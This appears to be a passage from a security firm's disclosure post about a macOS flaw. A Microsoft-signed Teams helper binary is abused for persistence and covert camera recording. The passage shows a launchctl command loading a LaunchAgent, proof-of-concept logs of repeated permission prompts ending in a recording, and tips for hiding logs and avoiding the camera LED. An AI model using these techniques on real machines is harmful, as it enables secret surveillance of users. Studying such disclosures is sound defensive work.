
When a .plist file is created, a notification is displayed to the user, but a user may be fooled by the fact that the application is from "Microsoft Corporation".



Background Items Added
Software from "Microsoft Corporation" added items that can run in the background. You can manage this in Login Items Settings.

If the attacker doesn't want to wait for macOS to reboot in order to launch his service, he can force it to be loaded.


```
launchctl load ~/Library/LaunchAgents/com.poc.launcher.plist
```



```
~/Downloads — [redacted]@diehard — ~/Downloads — -zsh
[redacted]@diehard ~/Downloads
$ launchctl load ~/Library/LaunchAgents/com.poc.launcher.plist
[redacted]@diehard ~/Downloads
$
```

"Microsoft Teams.app" would like to access the camera.
Microsoft Teams needs access to the camera for your calls

Then, he could consult the logs associated with his service to see where the video was stored, and then exfiltrate it.



```
/tmp — launchctl load ~/Library/LaunchAgents/com.poc.launcher.plist; sleep 2; tail - — launchctl — tail -f /tmp/poc.log
[redacted]@diehard /tmp
$ launchctl load ~/Library/LaunchAgents/com.poc.launcher.plist;sleep 2;tail -f /tmp/poc.log
2024-07-10 23:55:02.807 vcxpc[11441:110043] [*] Check permission to access the camera and microphone ...
2024-07-10 23:55:02.838 vcxpc[11441:110043] [*] The app hasn't yet asked the user for camera access.
2024-07-10 23:55:04.451 vcxpc[11441:110061] [x] Access refused by the user.
2024-07-10 23:55:07.913 vcxpc[11441:110043] [*] Resetting the previous choice ...
Successfully reset Camera
dyld[11441]: missing symbol called
2024-07-10 23:56:18.049 vcxpc[11536:110573] [*] Check permission to access the camera and microphone ...
2024-07-10 23:56:18.079 vcxpc[11536:110573] [*] The app hasn't yet asked the user for camera access.
2024-07-10 23:56:20.681 vcxpc[11536:110576] [x] Access refused by the user.
2024-07-10 23:56:23.154 vcxpc[11536:110573] [*] Resetting the previous choice ...
Successfully reset Camera
dyld[11536]: missing symbol called
2024-07-10 23:57:33.275 vcxpc[11629:111124] [*] Check permission to access the camera and microphone ...
2024-07-10 23:57:33.304 vcxpc[11629:111124] [*] The app hasn't yet asked the user for camera access.
2024-07-10 23:57:35.288 vcxpc[11629:111127] [+] Access granted by the user.
2024-07-10 23:57:44.687 vcxpc[11629:111124] [*] Recording started.
2024-07-10 23:57:47.848 vcxpc[11629:111124] [*] Recording stopped.
2024-07-10 23:57:47.849 vcxpc[11629:111124] [+] Recording finished successfully. (Saved to /var/folders/33/z04rbbg96p99k
fhwzwys7fnr0000gn/T/recording_1720648665.mov)
dyld[11629]: missing symbol called
```

The cool thing is that if the user refuses to give access to the "*Microsoft Teams.app*" application (which seems to be a legit application, even if it's actually the *vcxpc* binary that's being executed), the .plist paired with the library performs some kind of MFA fatigue and will request access from the user every 60 seconds until the right is granted. Once the right has been obtained, there will be no further request for access and recording will be automatic. All the attacker has to do is exfiltrate the various records on a regular basis.

Conclusion

To go a step further, maybe we could have used an additional trick to prevent our logs from being read by an unwary user. We might have been able to store the contents of our logs to an extended attribute called `com.apple.ResourceFork` by saving them to <FILE>/..namedfork/rsrc (resp. /tmp/poc.log/..namedfork/rsrc).

> This trick can be seen as a trick that lets you hide data in an ADS (Alternate Data Stream) for macOS.

In addition, we could also have triggered camera recording only when the *Microsoft Teams* application was actually being used by the user, so that the LED (green light in the upper part of the screen) notifying the user that the camera is active would not raise any suspicion.

In any case, the mission was incredibly interesting and gave us the opportunity to experiment some old exploitation techniques on recent macOS applications.

Disclosure timeline

- 2024/07/23 - Vulnerability reported to Microsoft Security Response Center (MSRC).
- 2024/07/30 - Automated acknowledgement of the vulnerability.
- 2024/08/21 - MSRC confirmed they reproduced the vulnerability.
- 2024/08/21 - MSRC said the vulnerability was fixed. Indicated that Microsoft does not usually acknowledge publicly discoverers of vulnerabilities with severity rated Low/Moderate but decided to make an exception in this case because it was tracked and fixed quickly.
- 2024/08/21 - Quarkslab Vulnerability Reports Team (QVRT) asked if the fix was released. Asked for the CVE to identify the vuln and a link to the corresponding Security Bulletin.
- 2024/08/21 - MSRC replied that the case was closed too early and that the vulnerability will not be assigned a CVE.
- 2024/08/22 - QVRT asked MSRC if the fix was released and to provide a link to the corresponding Security Bulletin or KB article.
- 2024/09/13 - QVRT asked for an update, indicated that Quarkslab planned to publish technical details of the vuln and requested an official statement about the fix and link to the patch or security bulletin.
- 2024/09/17 - MSRC wrote that "a fix was reported" for the vulnerability QVRT submitted and asked if QVRT would share a draft of the upcoming publication.
- 2024/09/17 - QVRT asked if the fix has been released and to provide a link to the corresponding security bulleting or KB article. Indicated that those questions remain unanswered since August.
- 2024/10/08 - This blog post is published.

If you would like to learn more about our security audits and explore how we can help you, get in touch with us!